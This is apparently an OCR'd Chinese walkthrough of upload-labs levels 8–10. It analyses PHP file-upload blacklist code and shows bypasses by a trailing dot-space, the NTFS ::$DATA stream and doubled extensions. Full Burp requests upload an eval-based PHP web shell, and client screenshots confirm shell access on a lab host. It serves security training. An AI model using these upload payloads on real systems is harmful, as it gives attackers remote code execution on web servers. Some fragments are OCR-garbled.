
```
...
...
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = ..黑名单数组
        $file_name = trim($_FILES['upload_file']['name']);
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            ...
        } else {
            ...
        }
    } else {.
     ...
    }
}
```

4.2：从第9关的源码分析得出，可以利用点空来进行绕过，因为程序先处理字符串中最后一位点，再获取后缀名。


Burp Suite Professional v2020.1 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex
https://blog.csdn.net/weixin_43264698

Request to http://www.server.cn:80 [192.168.136.130]

```
POST /upload-labs/Pass-09/index.php?action=show_code HTTP/1.1
Host: www.server.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------159997467420834044444001397425
Content-Length: 405
Origin: http://www.server.cn
Connection: close
Referer: http://www.server.cn/upload-labs/Pass-09/index.php?action=show_code
Cookie: PHPSESSID=dc5b204462bc4c9f1596430098a61492
Upgrade-Insecure-Requests: 1

-----------------------------159997467420834044444001397425
Content-Disposition: form-data; name="upload_file"; filename="shell.php. ."
Content-Type: application/octet-stream

<?php phpinfo(); @eval($_POST['shell']); ?>

-----------------------------159997467420834044444001397425
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------159997467420834044444001397425--
```



URL地址 * http://www.server.cn/upload-labs/upload/shell.php.
连接密码 * cmd
网站备注
编码设置 UTF8
连接类型 PHP
编码器
● default (不推荐)
○ random (不推荐)
○ base64

```
<h3>上传区</h3>
<form enctype="multipart/form-data" method="post" onsubmit="return checkFile()"> event
  <p>请选择要上传的图片：</p>
  <p>
    <input class="input_file" type="file" name="upload_file">
    空白
    <input class="button" type="submit" name="submit" value="上传">
  </p>
</form>
<div id="msg">…</div>
<div id="img">
  <img src="../upload/shell.php. " width="250px">
</div>
</li>
<li id="show_code">…</li>
</ol>
</div>
</div>
<div id="footer">…</div>
<div class="mask"></div>
<div class="dialog">…</div>
<script type="text/javascript" src="/upload-labs/js/jquery.min.js"></script>
```


部分源码如下，完整源码请自行查看

```
...
...
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = ..黑名单数组
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            ...
        } else {
            ...
        }
    } else {.
      ...
    }
}
```

5：第8关::$DATA绕过


5.1：分析第8关的源码可以得出，程序再检验的时候并未对::$DATA进行过滤，因此可以利用Window文件系统NTFS的特性来进行绕过。（目的让服务器不检查后缀从而达到绕过的效果）

> > 来自某位大佬的博客：
> > 这道题利用的是Windows下NTFS文件系统的一个特性，即NTFS文件系统的存储数据流的一个属性 DATA 时，就是请求 a.asp 本身的数据，如果a.asp 还包含了其他的数据流，比如 a.asp:lake2.asp，请求 a.asp:lake2.asp::$DATA，则是请求a.asp中的流数据lake2.asp的流数据内容。（小白的我还是懵懂，如果有大佬能通俗易懂地给我讲解一下，将感激不尽）
>
> 博客链接：https://www.jianshu.com/p/b1a130902b4e


Burp Suite Professional v2020.1 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex

Request to http://www.server.cn:80 [192.168.136.130]

```
POST /upload-labs/Pass-08/index.php?action=show_code HTTP/1.1
Host: www.server.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------101509337117092999181135755098
Content-Length: 405
Origin: http://www.server.cn
Connection: close
Referer: http://www.server.cn/upload-labs/Pass-08/index.php?action=show_code
Upgrade-Insecure-Requests: 1

-----------------------------101509337117092999181135755098
Content-Disposition: form-data; name="upload_file"; filename="shell.php::$DATA"
Content-Type: application/octet-stream

<?php phpinfo(); @eval($_POST['shell']); ?>

-----------------------------101509337117092999181135755098
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------101509337117092999181135755098--

```



www.server.cn/upload-labs/upload/202101292357008352.php

访问时去掉::$DATA即可

URL地址 * http://www.server.cn/upload-labs/upload/202101292357008352.php
连接密码 * cmd
网站备注
编码设置 UTF8
连接类型 PHP
编码器
● default (不推荐)
○ random (不推荐)
○ base64


成功
连接成功!

部分源码如下，完整源码请自行查看

```
...
...
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = ... //黑名单数组
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            ...
        } else {
            ...
        }
    } else {.
     ...
    }
}
```


6：第10关双重后缀名绕过

6.1：分析第10关的源码可以得知，程序将出现再黑名单数组中的字符串代替成空字符串，因此可以用双重后缀名来达到绕过效果，例如phPHPp替换字符串后变成了php。


Burp Suite Professional v2020.1 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex

Request to http://www.server.cn:80 [192.168.136.130]

```
POST /upload-labs/Pass-10/index.php?action=show_code HTTP/1.1
Host: www.server.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------115668935118021219552009211898
Content-Length: 405
Origin: http://www.server.cn
Connection: close
Referer: http://www.server.cn/upload-labs/Pass-10/index.php?action=show_code
Upgrade-Insecure-Requests: 1

-----------------------------115668935118021219552009211898
Content-Disposition: form-data; name="upload_file"; filename="shell.pphphp"
Content-Type: application/octet-stream

<?php phpinfo(); @eval($_POST['shell']); ?>

-----------------------------115668935118021219552009211898
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------115668935118021219552009211898--

```


upload-labs
phpinfo()
www.server.cn/upload-labs/upload/shell.php
添加数据
添加 清空 测试连接
基础配置
请求信息
其他设置
分类目录 (1)
添加 重命名 删除
默认分类 0
790
apshot-build" "--enable-debug-pack" "--
p_5_2\vc6\x86\template" "--with-php-
_build" "--with-pdo-oci=D:\php-
-with-oci8=D:\php-sdk\oracle
i3web"
\php.ini
mpress.bzip2, zip
Stream Socket

URL地址 * http://www.server.cn/upload-labs/upload/shell.php

连接密码 * cmd

网站备注

编码设置 UTF8

连接类型 PHP

编码器

◉ default (不推荐)

○ random (不推荐)

○ base64

成功
连接成功!


```
部分源码如下，完整源码请自行查看
```

```
...
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = ... //黑名单数组
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = str_ireplace($deny_ext,"", $file_name);
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = UPLOAD_PATH.'/'.$file_name;
       ...
    } else {
        ...
    }
}
```

